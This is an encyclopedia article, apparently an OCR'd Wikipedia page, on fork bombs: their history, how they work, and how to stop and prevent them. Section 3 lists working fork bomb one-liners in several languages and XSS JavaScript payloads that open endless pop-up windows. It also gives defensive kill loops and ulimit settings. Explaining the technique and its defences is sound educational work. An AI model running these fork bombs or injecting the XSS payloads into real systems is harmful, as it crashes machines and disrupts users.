
Fork bomb

"Rabbit virus" redirects here. For the disease used in an attempt to exterminate rabbits in Australia, see Myxomatosis.
"Wabbit" redirects here. For the fictional character known as a "wabbit", see Bugs Bunny. For the animal, see rabbit.

In computing, a **fork bomb** (also called **rabbit virus** or



The concept behind a fork bomb — the processes continually replicate themselves, potentially causing a denial of service

wabbit[1]) is a denial-of-service attack wherein a process continually replicates itself to deplete available system resources, causing resource starvation and slowing or crashing the system.

1 History

Around 1978 an early variant of a fork bomb called wabbit was reported to run on a System/360. It may have descended from a similar attack called **RABBITS** reported from 1969 on a Burroughs 5500 at the University of Washington.[1]

2 Implementation

Fork bombs operate both by consuming CPU time in the process of forking, and by saturating the operating system's process table.[2][3] A basic implementation of a fork bomb is an infinite loop that repeatedly launches the same process.

In Unix-like operating systems, fork bombs are generally written to use the fork system call.[3] As forked processes are also copies of the first program, once they resume execution from the next address at the frame pointer, they also seek to create a copy of themselves; this has the effect of causing an exponential growth in processes. As modern Unix systems generally use copy-on-write when forking new processes,[4] a fork bomb generally will not saturate such a system's memory.

Microsoft Windows operating systems do not have equivalent functionality to the Unix fork system call;[5] a fork bomb on such an operating system must therefore create a new process instead of forking from an existing one.

3 Examples of fork bombs

A fork bomb using the Bash shell:

:(){ :|:& };:

A fork bomb using the Microsoft Windows batch language:

:s start "" %0 goto s

The same as above, but shorter:

%0|%0

An inline shell example using the Perl interpreter:

perl -e "fork while fork" &

Using Python:

import os while True: os.fork()

Using Ruby:

loop { fork { __FILE__ } }

Or using Haskell:

import Control.Monad (forever) import System.Posix.Process (forkProcess) forkBomb = forever $ forkProcess forkBomb main = forkBomb

Or using Common Lisp(Clozure CL):

(loop (#_fork))

Or in C:

#include <unistd.h> int main(void) { while(1) fork(); }

In .NET using C#:

```
static void Main() { while (true) Process.Start(Assembly.GetExecutingAssembly().Location); }
```

JavaScript code that can be injected into a Web page via an XSS vulnerability exploit, resulting in a series of infinitely forking pop-up windows:

```
<script> while (true) { var w = window.open(); w.document.write(document.documentElement.outerHTML||document.documentElement.innerHTML); } </script>
```

Or, an easier-to-inject, harder-to-censor version of the above that uses an event spoofing attack:

```
<a href="#" onload="function() { while (true) { var w = window.open(); w.document.write(document.documentElement.outerHTML||document.documentElement.innerHTML); } }">XSS fork bomb</a>
```

Or, a more aggressive version:

```
<script> setInterval(function() { var w = window.open(); w.document.write(document.documentElement.outerHTML||document.documentElement.innerHTML); }, 10); </script>
```

4 Defusing

Due to their nature, fork bombs can be difficult to stop once started. Stopping a fork bomb from reproducing further requires the termination of all running copies, which can be difficult to achieve. One problem faced is that a separate program to terminate the fork bomb cannot execute if the process table is fully saturated. The second major problem is that in the time taken between finding the processes to terminate and actually terminating them, more may have been created.

Some fork bombs can be stopped relatively easily. Consider the rather obscure shell fork bomb:

```
:(){ :|: & };:
```

By replacing the function identifier : with bomb and reindenting, the code reads:

```
bomb() { bomb | bomb & }; bomb
```

The fork bomb in this case is a recursive function that runs in the background, thanks to the ampersand operator. This ensures that the child process does not die and keeps forking new copies of the function, consuming system resources.

One important "feature" in this computer code means that a fork bomb process which can no longer fork doesn't stick around, but rather exits. In this situation, if we also try to run a new process often enough, eventually one will successfully start. If the new process does nothing, each new do-nothing process we run reduces the number of rampant "fork bomb" processes by one, until eventually all of them can be eradicated. At this point the do-nothing processes can exit. The following short Z Shell code might get rid of the above fork bomb in about a minute:

```
while (sleep 100 &) do; done
```

Alternatively, stopping ("freezing") the bomb's processes can be used so that a subsequent kill/killall can terminate them without any of the parts re-replicating due to newly available process slots:

```
killall -STOP processWithBombName killall -KILL processWithBombName
```

When a system is low on free PIDs (in Linux the maximum number of pids can be obtained from /proc/sys/kernel/pid_max), defusing a fork bomb becomes more difficult:

```
$ killall −9 processWithBombName bash: fork: Cannot allocate memory
```

In this case, defusing the fork bomb is only possible if at least one shell is open. Processes may not be forked, but one can execve() any program from the current shell. Typically, only one attempt is possible.

killall −9 is not executed directly from the shell because the command is not atomic and doesn't hold locks on the process list, so by the time it finishes the fork bomb will advance some generations ahead. So one must launch a couple of killall processes, for example:

```
while :; do killall −9 processWithBombName; done
```

On Linux, because the process table is made accessible through the /proc filesystem, it is possible to defuse the fork bomb using bash builtins which do not require forking new processes. The following example identifies offending processes, and suspends them in order to prevent their continuing to fork while they are killed one at a time. This avoids the race condition of other examples, which can fail if the offending processes can fork faster than they are killed.

```
cd /proc && for p in [0-9]*; do read cmd < "$p/cmdline"; if [[ $cmd = processWithBombName ]]; then kill -s STOP "$p" || kill -s KILL "$p"; fi; done
```

5 Prevention

As a fork bomb's mode of operation is entirely encapsulated by creating new processes, one way of preventing a fork bomb from severely affecting the entire system is to limit the maximum number of processes that a single user may own. On Linux, this can be achieved by using the *ulimit* utility; for example, the command ulimit -u 30 would limit the affected user to a maximum of thirty owned processes.[6] On PAM-enabled systems, this limit can also be set in /etc/security/limits.conf,[7] and on FreeBSD, the system administrator can put limits in /etc/login.conf.[8]

6 See also

- Deadlock
- Fork (system call)
- Infinite loop

7 References

[1] Raymond, Eric S. (October 1, 2004). "wabbit". The Jargon Lexicon. Retrieved October 15, 2013.

[2] Ye, Nong (2008). *Secure Computer and Network Systems: Modeling, Analysis and Design*. p. 16. ISBN 0470023244.

[3] Jielin, Dong (2007). *Network Dictionary*. p. 200. ISBN 1602670005.

[4] Dhamdhere, D. M. (2006). *Operating Systems: A Concept-based Approach*. p. 285. ISBN 0070611947.

[5] Hammond, Mark (2000). *Python Programming On Win32: Help for Windows Programmers*. p. 35. ISBN 1565926218.

[6] Cooper, Mendel (2005). *Advanced Bash Scripting Guide*. pp. 305–306. ISBN 1430319305.

[7] Soyinka, Wale (2012). *Linux Administration: A Beginners Guide*. pp. 364–365. ISBN 0071767592.

[8] Lucas, Michael W. (2007). *Absolute FreeBSD: The Complete Guide to FreeBSD*. pp. 198–199. ISBN 1593271514.

8 Text and image sources, contributors, and licenses

8.1 Text

- **Fork bomb** *Source:* https://en.wikipedia.org/wiki/Fork_bomb?oldid=674691954 *Contributors:* Dreamyshade, SimonP, Patrick, Julesd, Scott, Ww, Dysprosia, WhisperToMe, Zoicon5, Quux, Pedant17, Joy, Bloodshedder, Nyh, Victor, Clementi, Alerante, Connelly, Fennec, Jason Quinn, Doshell, Am088, DNewhall, Zerbey, Mozzerati, Urhixidur, Gerrit, Zondor, Rich Farmbrough, Oliver Lineham, Smyth, Batkins, ZeroOne, Slokunshialgo, Srbauer, El C, Sietse Snel, PatrikR, Jaromil, Chotchki, M7, Stephan Leeds, Suruena, Mindmatrix, Kbdank71, Jwgoerlich, Reisio, Sjakkalle, T0ny, Nneonneo, DevastatorIIC, Born2cycle, CiaPan, Bgwhite, Hairy Dude, RussBot, Rowan Moore, Jengelh, Shaddack, DragonHawk, Arichnad, Dalziel 86, Ragzouken, Rwalker, MarkBrooks, Cedar101, Pb30, Myrtti, XAVeRY, SmackBot, Gratemyl, Kosik, Bh3u4m, Nbarth, Xaxxon, Netroy, MattOates, Dharmabum420, Sethwoodworth, Estragon~enwiki, Raymond Pasco, Dak, Attys, Aeluwas, MrArt, JeffryJohnston, TwistOfCain, Andrew Hampe, Pmyteh, Dr unix, Alaibot, Abtract, Zalgo, Dark dude, Ehasl, Avocado27, Xhienne, Nthep, Lidnariq, JamesBWatson, Adavies42, FuzziusMaximus, Gwern, S3000, MartinBot, R'n'B, Slash, Zorakoid, Javawizard, Maurice Carbonaro, KILNA, Starnestommy, Osndok, Adamd1008, Geekdiva, X!, Indubitably, Nrwilk, Fran Rogers, Yugsdrawkcabeht, Jamelan, Jesin, Aszymanik, Jjinux, AlleborgoBot, Timcharper, Moonriddengirl, DeathByNukes, Henke37, AngelOfSadness, Hello71, TrufflesTheLamb, MegaBrutal, Zer0431, ClueBot, Helpsloose, PipepBot, Arakunem, Krismaz~enwiki, Rockfang, NuclearWarfare, Aseld, DanielPharos, ErkinBatu, Addbot, Mortense, Racecar56, Jojhutton, Mabdul, SheepWillPrevail, LaaknorBot, SpBot, Krano, Fiftyquid, Fordboy0, PlankBot, Luckas-bot, Yobot, 2D, The Earwig, Gorhas, Eman9405, AnomieBOT, Archon 2488, VX, Neurolysis, GroK, Melkori, Nmesisgeek, Mononcqc, Rcmaehl, SassoBot, Cat Megex, Ehird, Vaxquis, Ameanberg, HamburgerRadio, Macgeek417, PeterTarkoy, Siddhanathan, Scgtrp, KingOverload, ZéroBot, Cravix, Wayne Slam, Kenny Strawn, Whoop whoop pull up, Ysaimanoj, ClueBot NG, Smtchahal, Zakblade2000, Widr, The-Editor-of-Doom, Kailash29792, SCHLEGELBAGLE, Wiki13, RealSebix, Wolfgang42, Carliitaeliza, Dark Silver Crow, Da codebomb, 93, Cdwn, ElderNumber5, Xiaofeng Yang, Theemathas, Ananiujitha, Sam-the-droid, Kukrishna and Anonymous: 266

8.2 Images

- **File:Ambox_important.svg** *Source:* https://upload.wikimedia.org/wikipedia/commons/b/b4/Ambox_important.svg *License:* Public domain *Contributors:* Own work, based off of Image:Ambox scales.svg *Original artist:* Dsmurat (talk · contribs)
- **File:Fork_bomb.svg** *Source:* https://upload.wikimedia.org/wikipedia/commons/5/52/Fork_bomb.svg *License:* CC-BY-SA-3.0 *Contributors:* Own work *Original artist:* Dake

8.3 Content license

- Creative Commons Attribution-Share Alike 3.0